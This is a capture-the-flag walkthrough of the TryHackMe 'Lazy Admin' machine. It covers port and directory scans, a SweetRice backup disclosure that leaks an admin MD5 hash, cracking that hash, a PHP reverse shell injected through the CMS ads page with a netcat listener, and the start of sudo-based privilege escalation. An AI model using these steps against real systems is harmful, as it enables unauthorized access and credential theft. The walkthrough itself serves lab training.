

THM - Lazy Admin

Check it out at [TryHackMe Lazy Admin](#)

Room created by 0xSeth, [TryHackMe profile](#) or their blog is [Florea Iulian Blog](#)

"Easy linux machine to practice your skills"

Enumerating

An nmap scan of the host reveals exactly 2 open ports, 22 and 80. 80 is running Apache and 22, as usual, is running SSH.

```
root@ninja:~# nmap -sV 10.10.191.92
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 22:11 GMT
Nmap scan report for 10.10.191.92
Host is up (0.019s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds
```

We have no credentials, and no username to attempt a bruteforce so let's investigate the webserver. Best software to check that out with is going to be a browser. What do we find? A default splash screen.

Applications ▾ Places ▾ Firefox ESR ▾ Fri 22:14

Apache2 Ubuntu Default Page: It works - Mozilla Firefox

Apache2 Ubuntu Default Pag x +

10.10.191.92

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

Well, that wasn't amazing but there's still more we can do. Let's try and find more using dirb, a directory brute forcing tool that will find pages on the webserver

```
root@ninja:~# dirb http://10.10.191.92 -R
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Fri Nov 29 22:28:24 2019
URL_BASE: http://10.10.191.92/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
OPTION: Interactive Recursion
-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.191.92/ ----
==> DIRECTORY: http://10.10.191.92/content/
+ http://10.10.191.92/index.html (CODE:200|SIZE:11321)
+ http://10.10.191.92/server-status (CODE:403|SIZE:277)

---- Entering directory: http://10.10.191.92/content/ ----
(?) Do you want to scan this directory (y/n)? y
==> DIRECTORY: http://10.10.191.92/content/_themes/
==> DIRECTORY: http://10.10.191.92/content/as/
==> DIRECTORY: http://10.10.191.92/content/attachment/
==> DIRECTORY: http://10.10.191.92/content/images/
==> DIRECTORY: http://10.10.191.92/content/inc/
+ http://10.10.191.92/content/index.php (CODE:200|SIZE:2198)
==> DIRECTORY: http://10.10.191.92/content/js/

---- Entering directory: http://10.10.191.92/content/_themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.191.92/content/as/ ----
(?) Do you want to scan this directory (y/n)? n
Skipping directory.

---- Entering directory: http://10.10.191.92/content/attachment/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.10.191.92/content/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.191.92/content/inc/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.191.92/content/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Fri Nov 29 22:31:36 2019
DOWNLOADED: 9224 - FOUND: 3
```

We've found the index page, let's see what that tells us about the box.



Sweetrice, OK. This one is new to me. A CMS, short for content management system, is software for building and managing websites. Common examples include Wordpress, Joomla or Drupal. Now that we know what software is running, it's time to look for weaknesses and issues. A CMS will have a login page, but we don't have credentials. But we don't need credentials if we can find a weakness. This is where searchsploit comes in, or alternatively <search_engine_of_your_choice>.

```
root@ninja:~# searchsploit sweetrice
```

```
-----  
Exploit Title
```

```
| Path  
| (/usr/share/exploitdb/)  
-----
```


```
SweetRice 0.5.3 - Remote File Inclusion | exploits/php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities | exploits/php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download | exploits/php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload | exploits/php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure | exploits/php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery | exploits/php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution | exploits/php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload | exploits/php/webapps/14184.txt
-----
```

Two of those look pretty interesting. The CSRF+PHP Code Exec, and the Backup Disclosure. The Backup Disclosure is likely to give us some credentials, and let us into the CMS admin panel. The CSRF and RCE could come in handy as long as we don't need to authenticate first.


Exploitation

The next stage in a CTF box is putting to use those exploits you have found. Searchsploit gives you the path to a prewritten exploit that you need to slightly edit to fit your current needs. In this case, the first exploit I tried was 40718. This will hopefully give us some backups.

In the file, we have instructions on how to use this exploit. In this case, it's "You can access to all mysql backup and download them from this directory. http://localhost/inc/mysql_backup". MySQL backups are very interesting for us, as they're likely to contain those credentials we so desperately need. Clearly, localhost isn't what's running the vulnerable CMS so we'll need to change that to the address of the target box. Let's do that, and see what happens when we go to that address.



Those aren't MySQL backups. If we look back at our dirb scan, you may notice that dirb picked up /content/inc as a folder, which implies that's probably where our backups are. After fixing the back to include /content, we're greeted by this page.



After some brief research and attempts to use MySQL workbench to access the backup, I found out it was essentially a PHP script to recreate the database. There's one line that stands out while scrolling, and looks like it has the credentials that we want. I've added newlines to make it more readable.


```
14 => 'INSERT INTO `%-_%_options` VALUES(`1`,`global_setting`,`a:17:{
s:4:\""name\"";
s:25:\""Lazy Admin'
s Website\"";
s:6:\""author\"";
s:10:\""Lazy Admin\"";
```

```

s:5:\\\"title\\\";
s:0:\\\"\\\";
s:8:\\\"keywords\\\";
s:8:\\\"Keywords\\\";
s:11:\\\"description\\\";
s:11:\\\"Description\\\";
s:5:\\\"admin\\\";
s:7:\\\"manager\\\";
s:6:\\\"passwd\\\";
s:32:\\\"42f749ade7f9e195bf475f37a44cafcb\\\";
s:5:\\\"close\\\";
i:1;
s:9:\\\"close_tip\\\";
s:454:\\\"<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p>
<h1>This site is building now , please come late.</h1>
<p>If you are the webmaster,please go to Dashboard -> General -> Website setting </p>
<p>and uncheck the checkbox \\\"Site close\\\" to open your website.</p>
<p>More help at <a href=\\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\\">Tip for Basic CMS SweetRice installed</a></p>\\\";
s:5:\\\"cache\\\";
i:0;
s:13:\\\"cache_expired\\\";
i:0;
s:10:\\\"user_track\\\";
i:0;
s:11:\\\"url_rewrite\\\";
i:0;
s:4:\\\"logo\\\";
s:0:\\\"\\\";
s:5:\\\"t

```

It looks like we have field followed by content, so admin which is the admin account, has the username of 'manager' and a passwd of "42f749ade7f9e195bf475f37a44cafcb". But that password isn't the password, it's the MD5 hash of the password. This is when you either crack that manually with hashcat or use an online tool to crack it, I chose [Crackstation](#). I've censored the password so that you actually have to put some work in.



CrackStation
Password Hashing Security
Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

42f749ade7f9e195bf475f37a44cafc

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafc	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Using these credentials, we can now log in to the CMS at /content/as. Initially, I didn't know what to do here, then I looked back at the other exploit that I identified, the PHP RCE. This RCE exploits adverts that can be added from the administrator page, by injecting PHP. If we can inject PHP, then we can inject a reverse shell and get a command line on the box. I used this one from PentestMonkeys [Github link here](#). Creating a new advert, in this case called "hacked" with the reverse shell as the content allows us to navigate to /content/inc/ads/hacked.php to run our PHP code on the server. Just before this, we start a netcat listener on the port that we set so that we can catch the reverse shell

```

root@ninja:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.x.x.x] from (UNKNOWN) [10.10.191.92] 39592
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 01:30:34 up 1:51, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

And now, we have an unprivileged shell. In many CTFs, you need to privilege escalate from www-data to a regular user account in order to obtain the user flag, but in this case we can simply cd /home, ls to establish what users there are, and cat itguy/user.txt as we have read permissions.

Privilege Escalation

One of the easiest ways to find potential privilege escalation methods is sudo -l. Normally, as www-data you wouldn't be able to run any commands as root using sudo, but it looks like this developer has been extra lazy!

```

$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:

```

```
(ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

A perl script, that we can run as root. This is pretty interesting, but we don't have write permissions for this script so we can't change it's behaviour. The script is very short, and only has 1 line of code.

```
#!/usr/bin/perl  
  
system("sh", "/etc/copy.sh");
```

This one line of code runs another script, located in /etc/.

```
$ cd /etc/  
$ ls -lah | grep copy.sh  
-rw-r--rwx  1 root root    81 Nov 29 13:45 copy.sh
```

